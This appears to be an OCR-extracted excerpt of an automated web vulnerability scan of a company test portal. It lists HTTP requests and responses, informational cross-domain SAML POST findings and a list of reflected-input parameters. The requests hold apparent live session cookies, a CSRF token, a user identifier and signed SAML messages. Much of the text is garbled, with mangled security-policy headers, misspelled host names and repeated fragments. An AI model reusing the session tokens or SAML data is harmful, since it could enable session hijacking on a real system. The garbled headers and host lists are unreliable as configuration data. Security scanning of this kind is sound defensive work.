Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://s.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://s.gogleanis.com https://sapui6.hana.ondemand.com https:/ https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patiotmi.witter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps/googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://capis.cloudflare.com https://com/trest/https://pation.twitter.com https://com/trest/https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

set-cookie: com.sap.engine.security.authentication.original\_application\_url=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/irj; HttpOnly; SameSite=None; Secure set-cookie: com.sap.security.sso.OTPSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; max-age=0; path=/nea/v1; secure; HttpOnly; SameSite=None;

Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff Connection: close Content-Length: 5561 <html><head> <script type="text/javascript"> /\*HTML Business for Java, 6.0\*/ ur system = {doc: window.document, mimepath: "/com.sap.portal.design.urdesigndata/themes/portal/sap tradeshow plus/common

# Request 2

...[SNIP]...

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5\_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657774796114

# Response 2

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:05:49 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8 x-ua-compatible: IE=Edge

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.sqlaris.com/443 https://maxcdn.bootstrapcdn.com/https://scalaris.com/ttps://scalaris.com/https://scalari https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com/https://fonts.googleapis.com/https://platform.twitter.com/https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 5560

<html><head>

<script type="text/javascript"> /\*HTML Business for Java, 6.0\*/

ur\_system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common

...[SŃIP]...

# 13.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview

## Summary

Severity: Information Confidence:

Host: https://testportal.zalaris.com

/irj/servlet/prt/portal/prtroot Path:

/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview

## Request 1

GET /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudio

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:47:41 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com;443 https://\*.sapsf.eu;443 https://\*.sapsf.eu;44 https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://bost-files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*zalaris.com/.443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://patform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com https://².zalaris.com/https://spdication.twitter.com/https://cdnjs.cloudflare.com/https://b.com.com:443 https://syndication.twitter.com/https://boost-files-general-eu-west-1-general-eu-west-1-amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-general-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-general-eu-we eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

Content-Length: 5069

<!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript"> /\*HTML Business for Java, 6.0\*/

ur system = {doc : window.document , mimep

...[SŃIP]...

## Request 2

GET /iri/servlet/prt/portal/prtroot/pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

HTTP/11

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5 1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657782847335

# Response 2

HTTP/1.1 200 OK Server: Anache

Date: Thu, 14 Jul 2022 07:19:30 GMT

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://bost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*.zalaris.com/.443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://patform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://i5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com/https://\*.ralaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://odnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff

Connection: close Content-Length: 5068

<!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript"> /\*HTML Business for Java, 6.0\*/

ur system = {doc : window.document , mimep

...[SŃIP]...

# Cross-domain POST

There are 2 instances of this issue

- /saml2/idp/sso
- /saml2/idp/sso

### Issue background

Applications sometimes use POST requests to transfer sensitive information from one domain to another. This does not necessarily constitute a security vulnerability, but it creates a trust relationship between the two domains. Data transmitted between domains should be reviewed to determine whether the originating application should be trusting the receiving

# Vulnerability classifications

• CWE-16: Configuration

## 14.1. https://testportal.zalaris.com/saml2/idp/sso

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /saml2/idp/sso

#### Issue detail

The page contains a form which POSTs data to the domain zalaris-test.boost.ai. The form contains the following fields:

SAMLResponse

## Request 1

GET /saml2/idp/sso?saml2sp=https://zalaris-test.boost.ai/api/auth/saml2/metadata/ HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771353019

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt: 1

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:02:37 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html;charset=utf-8

cache-control: no-cache, no-store, must-revalidate, private

pragma: no-cache

. Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ Content-Security-Poincy. default-sic self https:/// .catalis.com/.445 https:// salpsi.com/.445 h https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://sipui5.hana.ondemand.com https://sipu https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 5713

<html><head><meta http-equiv="cache-control" content="no-cache" /></head><body onload="document.forms[0].submit()"> <script language="javascript">docum

</noscript><form method="post" action="https://zalaris-test.boost.ai/api/auth/saml2/?acs"><input type="hidden" name="SAMLResponse" value="PFJlc3BvbnNIIHhtbG5zPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6cHJvdG9jb2wilHhtbG5zOm5zMj0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmFzc2VydGlvbilgeG1sbnM6bnMzP

..[SNIP]...

## 14.2. https://testportal.zalaris.com/saml2/idp/sso

## Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com

Path: /saml2/idp/sso

#### Issue detail

The page contains a form which POSTs data to the domain authn.hana.ondemand.com. The form contains the following fields:

- SAMLResponse
- RelayState

## Request 1

GET /saml2

/idp/sso?SAMLRequest=fZFRT4MwFIX%2FyoLPtKV0QxpYsoRoiNMszs3EF9NC2Uigxd4iy369bGq2F325DzffuTn3nGTRu71%2BVh%2B9AjfJxlFr4WqjU2%2FvXAccYzcuO2OdaNB RNMLWgArTYhBiQ3FddhjAeJM8S711WFY2GUbCL4SMfFZI6ceBLH2pqKim04pJRv0KHe6rJ9Ydy802Oq7uytVDF1Q668P1TOZZtPzcvOc2GBav%2BXgWoFe5Bie0Sz1KKPVJ5Afsh TBOKGchim7DN2%2ByVRbOriki3uTQNhpSr7eaGwE1cC1aBdwVfL14XPKR4Z01zhSm%2BYG5Bvq%2FQAAoe0rmomDflY0ZDcOAhhAZu8OUkAAThkdl6eLmQod%2F0AST%2BE SXUO9uvHkyOuHnt%2B38t4K90AlZXapW6PKcvpgFcVxJWST4ik%2FwdZ3zLw%3D%3D&RelayState=oucrsorewjvjyumqjczzjglsa&SigAlg=http%3A%2F

%2Fwww.w3.org%2F2000%2F09%2Fxmldsig%23rsa-sha1& Signature=A1GwW34AoScdz9x37cUnN3aOke3uweyvXIxuqMDrYB%2FfdMcZ2XFTLLW1iNBafoMilF0%2BeQaXDP8aKl80ktzpPOQ0P%2Blji17%2FEsg%2BGy8iyGRJRRYt0d1qGIGdvDFe%2FeEdmtWntThwWjqrcTvGvLosScMtigNpLaeCyseW741WDdJ4QkCFV%2Fi9xnsblbMkrYjYNnT9mntaVTXgnr%2B1s%2B9FrkBFpNoQ9l3CcBQYGqtJe5cxPA26uklwSsQMbdVpawgT9o4a6UTQX62PBhFM3B0guT3STBVtgNb3HZaPSR8XMCiGw8zRe24Ot4Hfhf5FCiQYvI627cEqZql7epJ%2FBjU1Jg%3D%3D HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32:980Z; ai\_authUser=650-00034448%7C650; ai\_session=2giWUboOy2lGtLBRDMhtYT|1657771353019|1657771353019

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Upgrade-Insecure-Requests: 1

ec-Fetch-Dest: iframe

Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:02:44 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html;charset=utf-8

cache-control: no-cache, no-store, must-revalidate, private

pragma: no-cache

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/
https://\*.neptune-software.com:443 https://icense.goedit.io/443 goedit.//\* data: blob: https://maps.googleapis.com/443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://\*.boost.ai/ https://sa60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://\*.napplicationinsights.azure.com/; script-src 'self' 'unsafe-eval' https://platform.twitter.com https://sapui5.hana.ondemand.com
https://s.calaris.com:443 https://peprod.signicat.com/
https://s.calaris.com/443 https://peprod.signicat.com/
https://s.preprod.signicat.com/
https://s.preprod.signicat.com/
https://s.preprod.signicat.com/
https://s.preprod.signicat.com/
https://s.preprod.signicat.com/
https://s.preprod.signicat.com/
https://s.com/443 https://platform.twitter.com https://sapui5.hana.ondemand.com
https://s.preprod.signicat.com/
https://s.pre

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 4878

<html><head><meta http-equiv="cache-control" content="no-cache" /></head><body onload="document.forms[0].submit()"><script language="javascript">document.forms[0].submit()"><script language="javascript">document.forms[0].submit()">

...[SNIP]...

</noscript><form method="post" action="https://authn.hana.ondemand.com/saml2/sp/acs/a6199fbbc/a6199fbbc"><input type="hidden" name="SAMLResponse" value="PFJlc3BvbnNllHhtbG5zPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6cHJvdG9jb2wilHhtbG5zOm5zMj0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmFzc2VydGlybilgeG1sbnM6bnMzP</p>

...[SNIP]...

# 15. Input returned in response (reflected)

There are 46 instances of this issue:

- /irj/portal [name of an arbitrarily supplied URL parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [APPLICATION parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XPROFILE parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XQUERY parameter]
- $\bullet \ \ \textit{/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds} \ [XSYSTEM\ parameter] \\$
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [name of an arbitrarily supplied URL parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [APPLICATION parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [Language parameter]
   /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XPROFILE parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XPROFILE parameter]
   /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XQUERY parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XSYSTEM parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [name of an arbitrarily supplied URL parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [name of an arbitrarily supplied body parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-bw-iViewID parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [sap-ext-sid parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.portal.dsm.Terminator [ParamMapKey parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [%24DebugAction parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview
  [APPLICATION parameter]
